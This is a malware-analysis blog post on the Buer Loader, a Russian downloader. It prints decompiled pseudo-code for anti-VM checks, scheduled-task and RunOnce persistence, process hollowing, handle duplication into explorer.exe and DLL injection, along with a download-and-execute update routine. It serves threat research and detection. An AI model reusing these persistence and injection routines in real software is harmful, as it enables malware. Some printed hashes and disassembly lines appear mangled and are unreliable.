

Buer Loader, new Russian loader on the market with interesting persistence

krabsonsecurity.com/2019/12/05/buer-loader-new-russian-loader-on-the-market-with-interesting-persistence/

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In the middle of November, a friend told me of a new malware being sold on Russian forums under the name “Buer Loader”. A translated copy of the thread where it is advertised can be found [here](#). A google search revealed no one having mentioned “Buer Loader” before, nor provided an analysis of it. However, a forum administrator had already provided an analysis of the malware, in which the following screenshot of strings was provided.

```
L"secinit.exe"
L"ensgJJ"
L"ActiveX Component"
L"https://[REDACTED] 221/"
L"api/upda[REDACTED] 221/"
L"api/update/"
L"CRYPTO_KEY"
L"explorer.exe"
L"explorer.exe"
L"CRYPTO_KEY"
L"https://[REDACTED] 221/"
L"https://[REDACTED] 221/"
L"api/download/"
L".png"
L"explorer.exe"
L"CRYPTO_KEY"
L"api/module/"
L"https://[REDACTED] 221/"
L"api/modu[REDACTED] 221/"
L"file"
L"api/downloadmodule/"
L"modules"
L"type"
L"update"
L"download_and_exec"
L"AccessToken"
L"Hash"
L"AccessToken"
L"method"
L"x64"
L"api/download/"
L"exelocal"
L"memload"
L"memloadex"
L"loadDllmem"
L"true"
L"autorun"
L".exe"
L"Windows Server 2019/Server 2016"
L"Windows 10"
L"Windows Server 2012 R2"
L"Windows 8.1"
L"Windows Server 2012"
L"Windows 8"
L"Windows Server 2008 R2"
L"Windows 7"
L"Zlqgrzv#Ylvwd2Vhuyhu#534;"
L"Windows XP"
L"Unknown"
L"x64"
L"x32"
L"Unknown"
L"Admin"
L>User"
L"%02x"
L"CRYPTO_KEY"
```

With this, we can now hunt for Buer Loader samples. Based on the strings, a variety of samples that drop Buer Loader or is Buer Loader were found. Their hashes are listed below:


ddc4d9fa604cce434ba131b197f20e5a25deb4952e6365a33ac8d380ab543089
 fcd929266f3508bd91d2446f20a73a811f53e27ad1f3e9c1f822458f1f30b5c9
 1db9d9d597636fb6e579a91b9206ac25e93e912c9fbc91f604b7b1f0e18cc0a

MalwareHunterTeam also found a sample, though he did not refer to it by name. Strings for the file was posted by James_inthe_box.


A large number of samples, such as Odd7e132fb5e9dd241ae103110d085bc4d1ef7396ca6c84a3b91dc44f3aff50f which was spotted on November 12th multiple times, are packed with Themida. We thankfully found one that wasn't, with the hash of 6c694df8bde06ffebba8a259bebbae8d123effd58c9dd86564f7f70307443ccd0.

The file in question is a VB6 file, and can be found on Hybrid-Analysis.

After starting, the process executes a shellcode that is stored on the heap. Due to the process not having DEP enabled, the shellcode runs fine.



The shellcode does a typical process hollowing. The original image is unmapped below.




Next NtWriteVirtualMemory is called usingDllCallFunction to write the malicious payload.

924	BE 00194000	mov esi,<6c694df8bde06ffebba259bebbae8d123effd58	
929	AD	lodsd	
92A	8138 558BEC83	cmp dword ptr ds:[eax],83EC8B55	
930	75 FF	jne 6F0D29	
932	8178 04 EC0C568D	cmp dword ptr ds:[eax+4],8D560C8C	
939	75 EE	jne 6F0D29	
93B	31F6	xor esi,esi	
93D	56	push esi	
93E	56	push esi	
93F	56	push esi	
940	54	push esp	
941	68 00000400	push 40000	
946	52	push edx	edx:"NtWriteVirtualMemory"
947	51	push ecx	ecx:"ntdll"
948	54	push esp	
949	FFD0	call eax	
94B	83C4 1C	add esp,1C	
94E	C3	ret	
94F	EB CBEDFFFF	call 6F0B1F	
954	8663 72 8E	imul esp,dword ptr ss:[ebp+72],6E	
958	63:6C	insb	
959		mov esi,dword ptr ds:[eax]	

Hide FPU	
EAX	6600A0F0 <msvbvm60.DllFunctionCall>
EBX	02180004
ECX	006F0D90 "ntdll"
EDX	006F0D88 "NtWriteVirtualMemory"
ESP	0019F844
ESP	0019F820
ESI	00000000
EDI	02180000 &"PE"
EIP	006F0D49
EFLAGS	00000246
ZF	1 PF 1 AF 0
OF	0 SF 0 DF 0
CF	0 TF 0 IF 1
LastError 0000012A (ERROR_TOO_MANY_POSTS)	

Dumping it from memory and trimming the overlay, we have a 27kb executable file that appears to be compiled with Visual Studio 2017. This would seem to be our original Buer Loader file. The TimeDateStamp indicates that it was compiled on Thu, 29 Aug 2019 05:48:03 UTC.

The file starts out with checking for debugger by reading PEB->BeingDebugged. If this check is passed, it checks for virtualization, and then enter the real code.



```

BOOL sub_4053BA()
{
    BOOL v0; // ecx
    char v3[6]; // [esp+8h] [ebp-20h]
    char v4[6]; // [esp+10h] [ebp-18h]
    int v5; // [esp+18h] [ebp-10h]
    char v6; // [esp+1Ch] [ebp-Ch]
    int v7; // [esp+20h] [ebp-8h]
    int v8; // [esp+24h] [ebp-4h]

    __sidt(v4);
    v5 = 0xDEADBEEF;
    v6 = 0;
    __asm { sldt    word ptr [ebp+var_10] }
    v0 = (unsigned __int8)v4[5] == 255;
    if ( v5 != 0xDEAD0000 )
        v0 = 1;
    __sgdt(v3);
    v8 = 0;
    if ( (*(__DWORD *)&v3[2] & 0xFF000000) == 0xFF000000 )
        v0 = 1;
    __asm { str    word ptr [ebp+var_4] }
    if ( !(_BYTE)v8 && BYTE1(v8) == 64 )
        v0 = 1;
    __asm { smsw   eax }
    v7 = _EAX;
    if ( (_EAX & 0xFF000000) == 0xCC000000 && (_EAX & 0xFF0000) == 0xCC0000 )
        v0 = 1;
    if ( !v0 && sub_4053B7() )
        v0 = 1;
}

```

Here, the code uses sidt/sgdt to detect the presence of virtualization. More details on that can be found [here](#).

The bot then enters the “real” main function.

```

1 void __usercall realMain()
2 {
3     struct _LIST_ENTRY *u0; // eax
4     int (__stdcall *mGetModuleHandleA)(void *); // eax
5     int u2; // esi
6     struct _LIST_ENTRY *u3; // eax
7
8     u3 = get_mod_kernel32();
9     if ( *(_BYTE *) (find_api_by_hash((int)u3, 0x9C18442B) + 6) == 117 )
10    {
11        decrypt_str(13, &s_SbieDllDll);
12        u0 = get_mod_kernel32();
13        mGetModuleHandleA = (int (__stdcall *) (void *)) find_api_by_hash((int)u0, 0x61EEBCEC);
14        if ( !mGetModuleHandleA(&strSbieDll_dll) )
15        {
16            resolve_imports();
17            pBlockCISCountriesByDefaultLocale();
18            decrypt_installation_strings();
19            mSleep((void *)2000);
20            decrypt_botinfo_and_http_strings();
21            decrypt_false_true_null();
22            decrypt_injection_api_strings();
23            check_mutex((char *) &s_jf2QmcP51Kse9aMfj.the_string);
24            add_to_startup_reg_schtasks();
25            decrypt_useragent_string();
26            decrypt_ldrloadaddll_string();
27            doLoop(u2);
28        }
29    }
30 }

```

Here, APIs are resolved and strings are decrypted. String decryption is done in a slightly peculiar manner, rather than passing a string directly to the decryption function the pointer to the WORD before it is passed. The first WORD is then ignored, and the rest is decrypted. In order to facilitate easy IDA reference searches, I opted to create a simple struct so that both the call to decrypt and the reference to the strings are in one place.

```

00000000 strdec_header  struc ; (sizeof=0x4, mappedto_2)
00000000                                     ; XREF: .data:s_Windows7/r
00000000                                     ; .data:s_Windows8/r ...
00000000 paddingword    dw ?
00000002 the_string   dw ?
00000002                                     ; XREF: sub_401101+D9/o
00000002                                     ; sub_401512+9D/o ...
00000004 strdec_header  ends

```

Interestingly, IDA did not detect the prototype of decrypt_str (and several other functions) correctly, and ignored the parameter passed in ECX. When the file was originally loaded, the original prototype was “unsigned int __cdecl decrypt_str(int length)”. Changing it to “void __usercall decrypt_str(int length, strdec_header *encryptedStr)” is necessary for IDA to decompile the function and calls to it successfully.

```

1 void __usercall decrypt_str(int length, strdec_header *encryptedStr@<ecx>)
2 {
3     unsigned int i; // eax
4
5     for ( i = 1; i < length - 1; ++i )
6
7         // result starting at 1 would mean
8         // that the first word is discarded
9         *(&encryptedStr->paddingword + i) -= 3;
10 }

```

I modified an IDAPython script for decrypting strings (a few strings will fail due to duplicates or unicode, but the vast majority works fine). The script can be found on [GitLab](#).

APIs are resolved by hash. The hashing algorithm is the typical xor13 algorithm that is often used in shellcodes.

```
void __stdcall resolve_imports()
{
    int v0; // eax
    int v1; // esi
    _LIST_ENTRY *hntd11; // edi
    struct _LIST_ENTRY *hkern; // esi

    hntd11 = get_mod_ntd11();
    hkern = get_mod_kernel32();
    pVirtualAlloc = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))find_api_by_hash((int)hkern, 0x302EBE1C);
    pVirtualQuery = find_api_by_hash((int)hkern, 0x4247BC72);
    pVirtualProtect = find_api_by_hash((int)hkern, 0x1803B7E3);
    pGetCurrentProcess = (int (*)(void))find_api_by_hash((int)hkern, 0x1A4B89AA);
    pLoadLibraryA = find_api_by_hash((int)hkern, 0x8A8B4676);
    pGetProcAddress = (int (__cdecl *)(_DWORD, _DWORD))find_api_by_hash((int)hkern, 0x1ACAE7A);
    pGetModuleHandleA = find_api_by_hash((int)hkern, 0x61EEBCEC);
    pLoadLibraryW = (int (__cdecl *)(_DWORD))find_api_by_hash((int)hkern, 0x8A8B468C);
    pGetNativeSystemInfo = find_api_by_hash((int)hkern, 0xAB489125);
    pGetLastError = (int (*)(void))find_api_by_hash((int)hkern, 0x34590D2E);
    pGlobalFree = (int (__stdcall *)(_DWORD))find_api_by_hash((int)hkern, 0x5B3716C6);
    pVirtualFree = (int (__cdecl *)(_DWORD, _DWORD, _DWORD))find_api_by_hash((int)hkern, 0xE183277B);
    pVirtualFreeEx = find_api_by_hash((int)hkern, 0x62F1DF50);
    pVirtualAllocEx = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))find_api_by_hash((int)hkern, 0xDD78764);
    pGetModuleFileNameW = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))find_api_by_hash((int)hkern, 0xF3CF5F6F);
    pCloseHandle = (int (__stdcall *)(_DWORD))find_api_by_hash((int)hkern, 0xAE7A8BDA);
    pHeapSize = find_api_by_hash((int)hkern, 0x29E91BA6);
    pHeapAlloc = find_api_by_hash((int)hkern, 0xE3802C0B);
    pGetProcessHeap = find_api_by_hash((int)hkern, 0x864BDE7E);
    pExitProcess = (int (__stdcall *)(_DWORD))find_api_by_hash((int)hkern, 0x12DFCC4E);
}
```

After resolving the APIs and decrypting strings, the file checks to see whether it is operating in CIS countries. This is mandated as a part of the rule of the forum where the malware operates.

```

1 int pBlockCISCountriesByDefaultLocale()
2 {
3     int result; // eax
4     int v1; // [esp+0h] [ebp-4h]
5
6     v1 = 0;
7     result = pNtQueryDefaultLocale(0, &v1);
8     if ( result >= 0 )
9     {
10        result = v1;
11        if ( (_WORD)v1 == 1049
12            || (_WORD)v1 == 1058
13            || (_WORD)v1 == 1059
14            || (_WORD)v1 == 1067
15            || (_WORD)v1 == 1087
16            || (_WORD)v1 == 2072
17            || (_WORD)v1 == 2073 )
18        {
19            result = pExitProcess(0);
20        }
21    }
22    return result;
23 }

```

After the check is passed, the file adds itself to startup using a peculiar method. It first gathers the command required to create a task that runs the bot every 2 minutes, and then add that command to the RunOnce key.

```

int add_to_startup_reg_schtasks()
{
    void *myfilename; // edi
    int v1; // esi

    myfilename = (void *)pVirtualAlloc(0, 2081, 12288, 4);
    v1 = pVirtualAlloc(0, 2081, 12288, 4);
    pGetModuleFileNameW(0, myfilename, 512);
    pwsprintf(v1, (const char *)&s_SCHTASKSCreateSCMINUTEMO2TNActiveXComponentTRs.the_string, myfilename); //
    // SCHTASKS /Create /SC MINUTE /MO 2 /TN "ActiveX Component" /TR "%s"
    addtostartupreg(myfilename);
    pVirtualFree(myfilename, 0, 0x8000);
    return pVirtualFree(v1, 0, 0x8000);
}

1 int __thiscall addtostartupreg(void *mfilepath)
2 {
3     return CreateStartupRegKey((int)mfilepath, (int)&s_ActiveXComponent.the_string);
4 }

```



```

int __fastcall CreateStartupRegKey(int file_path, int startup_name)
{
    int v2; // edi
    char *v3; // esi
    int v4; // eax
    int v6; // [esp+Ch] [ebp-4h]

    v2 = startup_name;
    v6 = 0;
    v3 = (char *)file_path;
    if ( !pRegCreateKeyExW(
        -2147483647,
        &s_SoftwareMicrosoftWindowsCurrentVersionRunOnce.the_string,
        0,
        0,
        0,
        983103,
        0,
        &v6,
        0) )
    {
        v4 = m_lstrlenW(v3);
        pRegSetValueExW(v6, v2, 0, 1, v3, 2 * v4 + 1);
    }
    return pRegCloseKey(v6);
}

```

After this, it enters the main loop and attempts to ensure persistence. To prevent the file from being deleted (or opened), it performs an interesting technique of forcing open a handle to the file inside the context of Explorer.exe. First, it gets a handle to explorer indirectly by first getting a handle with PROCESS_DUP_HANDLE privilege, and then using DuplicateHandle to create a handle with PROCESS_ALL_ACCESS. Thus far I have not seen this trick in malware but rather only in the cheating scene, perhaps indicative of the author's involvement in such areas.

```

int __thiscall GetHandleOfProcessStealth(DWORD this)
{
    int result; // eax
    int hProcess; // edi
    HANDLE selfHandle; // esi
    int outHandle; // [esp+8h] [ebp-4h]

    outHandle = 0;
    result = pOpenProcess(PROCESS_DUP_HANDLE, 0, this);
    hProcess = result;
    if ( result )
    {
        selfHandle = pGetCurrentProcess();
        if ( selfHandle )
        {
            pDuplicateHandle(hProcess, selfHandle, selfHandle, &outHandle, 0, 0, 2);
            pCloseHandle(selfHandle);
        }
        pCloseHandle(hProcess);
        result = outHandle;
    }
    return result;
}

```

After this, it creates a handle to it's own file with dwSharing set to 0 (thus preventing any other process from accessing the file), and duplicates the handle into the explorer process.

```

1 int explorer_protect()
2 {
3     int selfFileName; // ebx
4     int explorer_pid; // eax
5     int HandleExplorer; // edi
6     int hFile; // eax
7     int v4; // esi
8     int v5; // ST10_4
9     HANDLE OwnProcessHandle; // eax
10    int v8; // [esp+0h] [ebp-10h]
11    int v9; // [esp+4h] [ebp-Ch]
12    int v10; // [esp+8h] [ebp-8h]
13    int v11; // [esp+Ch] [ebp-4h]
14
15    v11 = 0;
16    selfFileName = pVirtualAlloc(0, 521, 12288, 4);
17    explorer_pid = get_explorer_process_id();
18    HandleExplorer = GetHandleOfProcessStealth(explorer_pid);
19    pGetModuleFileNameW(0, selfFileName, 260);
20    hFile = pCreateFileW(selfFileName, GENERIC_READ, 0, 0, 3, 128, 0, v8, v9, v10);
21    v4 = hFile;
22    v5 = hFile;
23    OwnProcessHandle = pGetCurrentProcess();
24    pDuplicateHandle(OwnProcessHandle, v5, HandleExplorer, &v11, 0, 0, 2);
25    pCloseHandle(HandleExplorer);
26    pCloseHandle(v4);
27    return pVirtualFree(selfFileName, 0, 0x8000);
28 }

```

A rather unique choice of persistence that I have not observed before. Interestingly, it would appear that this effectively blocks Hybrid Analysis from reading the file (despite their analysis operating primarily at ring 0), with reports not displaying the file icon. Possibly part

of their analysis currently runs from usermode and as a result was blocked by this.

At this point in the analysis, I found out that [ProofPoint published an analysis of the loader a few hours before](#). As such, I'll refer to their description of the HTTP requests and focus instead on how commands are handled.

The command handling function is decompiled relatively unclean, due to it's size and the amount of switches and conditions IDA did not do a terrific job, however the decompilation serves it's purposes. A few things of note:

- A lot of commands result in the process exiting, and as such SpawnInstanceOfSelf is called beforehand to create another instance of Buer before the command is executed. It is unclear why the loader could not perform the hollowing and continue execution.
- my_string_compare is equivalent to lstrcmpW and returns 0 if the string matches.
- Strings are duplicated a lot for unknown reasons.

Memload

```
} else if ( my_string_compare(command, (_BYTE *)stringmemloadex) )  
{  
    if ( !my_string_compare(command, (_BYTE *)stringmemload) && SpawnInstanceOfSelf() == 0xABADBABE )  
        do_process_hollowing_injection(v22);  
}
```

Memload attempts a very basic process hollowing if the file successfully spawns another instance of itself. API callchain: CreateProcessW->GetThreadContext->ZwUnmapViewOfSection (optional)->VirtualAllocEx->WriteProcessMemory->NtQueryInformationProcess->SetThreadContext->ResumeThread->CloseHandle->ExitProcess.

```

result = GetModuleFileNameW(0, own_self_path, 259);
if ( !result )
    return result;
v10 = GetCommandLine();
if ( !CreateProcessW(own_self_path, v10, v20, v21, v22, v23, v24[0], (LPCWSTR)v24[1], v24[2], v24[3]) )
    goto LABEL_25;
if ( !GetThreadContext(v44, v24) )
    goto LABEL_25;
v11 = GetModuleHandleW(0);
if ( ZwUnmapViewOfSection(v43, v11) )
    goto LABEL_25;
v12 = (int)v35;
v13 = VirtualAllocEx(v43, v35[13], v35[20], 12288, 64);
remoteBaseAddress = v13;
if ( !v13 )
    goto LABEL_25;
v14 = WriteProcessMemory;
if ( !WriteProcessMemory(v43, v13, a1, *(DWORD*)(v12 + 84), 0) )
    goto LABEL_25;
v15 = 0;
if ( *(WORD*)(v12 + 6) > 0u )
{
    v16 = v33 + 44;
    do
    {
        WriteProcessMemory(v43, remoteBaseAddress + *(v16 - 2), (int*)((char*)a1 + *v16), *(v16 - 1), 0);
        v16 += 10;
        ++v15;
    }
    while ( v15 < *(unsigned __int16*)(v12 + 6) );
    v14 = WriteProcessMemory;
}
if ( NtQueryInformationProcess(v43, 0, &v26, 24, &v28)
|| !v14(v43, v27 + 8, &remoteBaseAddress, 4, 0)
|| (v24[44] = (LPUOID)(remoteBaseAddress + *(DWORD*)(v12 + 40)), !SetThreadContext(v44, v24)) )

```

LoadDllMem

```

if ( is_64 )
{
    file_is_64 = (unsigned __int8*)sub_40575E(v5, 0, (int)&v50, 0);
    if ( my_string_compare(file_is_64, "true") )
    {
        v24 = pGetCurrentProcess();
        v35 = 0;
    }
    else
    {
        v23 = get_explorer_process_id();
        v24 = (HANDLE)GetHandleOfProcessStealth(v23);
        v35 = is_64;
    }
    handleexplorer = (int)v24;
    sub_402E5C((int)v24, *v22, v35);
    pVirtualFree(file_is_64, 0, 0x8000);
}
else
{
    v26 = get_explorer_process_id();
    handleexplorer = GetHandleOfProcessStealth(v26);
    sub_402E5C(handleexplorer, *v22, is_64);
}
pCloseHandle(handleexplorer);

```

Depending on the option set and whether it is running under WoW64 or not, LoadDllMem will either “inject” the DLL into itself (by using GetCurrentProcess/INVALID_HANDLE_VALUE as the handle) or repeat the trick of stealing explorer’s handle from itself. The injection is fairly standard, if 64 bit is set it will use heaven’s gate and it will use the normal API otherwise.

```
{
    u6 = *(_DWORD*)(u5 + 80);
    u7 = mntallocatevirtualmemoryheavensgate(u41, u42, u43, u44, u45);
    u9 = u8;
    u59 = u8;
}
else
{
    u7 = pVirtualAllocEx(hExplorer, 0, *(_DWORD*)(u4 + 80), 12288, 64);
    u9 = u7 >> 31;
    u59 = u7 >> 31;
}
u57 = u7;
if ( !(u9 | u7) )
    return 0;
if ( is_64 )
{
    u10 = mntallocatevirtualmemoryheavensgate(u36, u37, u38, u39, u40);
    u12 = u11;
    u56[1] = u11;
}
else
{
    u10 = pVirtualAllocEx(u3, 0, 384, 12288, 64);
    u12 = u10 >> 31;
    u56[1] = u10 >> 31;
}
u56[0] = u10;
if ( !(u12 | u10) )
    return 0;
if ( is_64 )
{
    u13 = u57;
    if ( !ntwritevirtualmemoryheavensgate(u57, u59, *(_DWORD*)(u5 + 84)) )
```

To initialize the DLL, a bootstrap shellcode is injected and called. A structure with pointers to the DLL and function pointers are passed to it.

```

}
v31 = v57 + *(_DWORD*)(v4 + 160);
v46 = v57;
v47 = v31;
v48 = v57 + *(_DWORD*)(v4 + 128);
hntdll = get_mod_ntdll();
v33 = duplicate_string(&s_LdrLoadDll.the_string);
v49 = pGetProcAddress(hntdll, "RtlInitAnsiString");
v50 = pGetProcAddress(hntdll, "RtlAnsiStringToUnicodeString");
v51 = pGetProcAddress(hntdll, v33);
pVirtualFree(v33, 0, 0x8000);
v52 = pGetProcAddress(hntdll, "LdrGetProcedureAddress");
v34 = pGetProcAddress(hntdll, "RtlFreeUnicodeString");
v35 = v56[0];
v53 = v34;
if ( !pWriteProcessMemory(v3, v56[0], &v46, 32, 0) )
    return 0;
if ( !pWriteProcessMemory(v3, v35 + 32, dll_init_shellcode, 352, 0) )
    return 0;
v57 = 0;
pRtlCreateUserThreads(v3, 0, 0, 0, 0, 0, v35 + 32, v35, &v57, &v54);
if ( !v57 )
    return 0;
}
return 1;

```

Update

```

1 int __usercall sub_401485@<eax>(int a1@<edx>, __int16 *ecx0@<ecx>, int payloadBuffer
2 {
3     char **v3; // esi
4     __int16 *v4; // edi
5     int result; // eax
6     _BYTE *v6; // edi
7     _WORD *v7; // esi
8
9     v3 = (char **)payloadBuffer;
10    v4 = ecx0;
11    result = sub_40465E(a1, *(_DWORD*)(payloadBuffer + 12));
12    if ( result )
13    {
14        payloadBuffer = 0;
15        v6 = (_BYTE *)downloadToBuffer(v3, v4, &payloadBuffer);
16        v7 = (_WORD *)pVirtualAlloc(0, 2081, 12288, 4);
17        sub_4043C0(15);
18        sub_404530(v7, &s_png.the_string);
19        WriteToFile(payloadBuffer);
20        AnotherZeroMemory(v6, payloadBuffer);
21        ReleaseMutex();
22        mCreateProcess(v7);
23        pExitProcess(0);
24        result = 1;
25    }
26    return result;
27 }

```

The update mechanism of Buer Loader is relatively simple, and there is not much to say about it.

In conclusion, Buer is a new loader on the Russian malware scene and is relatively complex (especially when contrasted against certain bots such as Amadey). It still show inconsistencies that indicate a developer who is not experienced with low level development however, and it's anti-analysis methods (such as API hashing or string encryption) are easily defeated with the use of IDAPython.

Comments (2)

1. *Ftest95* Posted on 9:34 am December 11, 2019

Hi, very nice writeup, but could you explain how `GetHandleProcessStealth` works? After getting handle to explorer why do we call `duplicate handle`? Wouldn't this call fail if explorer.exe doesn't already have handle to buer loader file ?

Mr. Krabs Posted on 11:33 am December 13, 2019

The first handle does not have `PROCESS_ALL_ACCESS`, it only has `PROCESS_DUP_HANDLE` privilege. It probably is less likely to be seen as suspicious than using `OpenProcess` directly with `PROCESS_ALL_ACCESS`. With `PROCESS_DUP_HANDLE`, you can duplicate any handle that explorer has, and since all processes have a pseudo-handle (`INVALID_HANDLE_VALUE/0xffffffff/-1`) which acts as a handle with all access to oneself, you can then duplicate that handle to get a full access handle to the target process. I am not so good at explaining this perhaps, so you can refer to Microsoft here: "A process that has some of the access rights noted here can use them to gain other access rights. For example, if process A has a handle to process B with `PROCESS_DUP_HANDLE` access, it can duplicate the pseudo handle for process B. This creates a handle that has maximum access to process B. For more information on pseudo handles, see `GetCurrentProcess`." (from <https://docs.microsoft.com/en-us/windows/win32/procthread/process-security-and-access-rights>)

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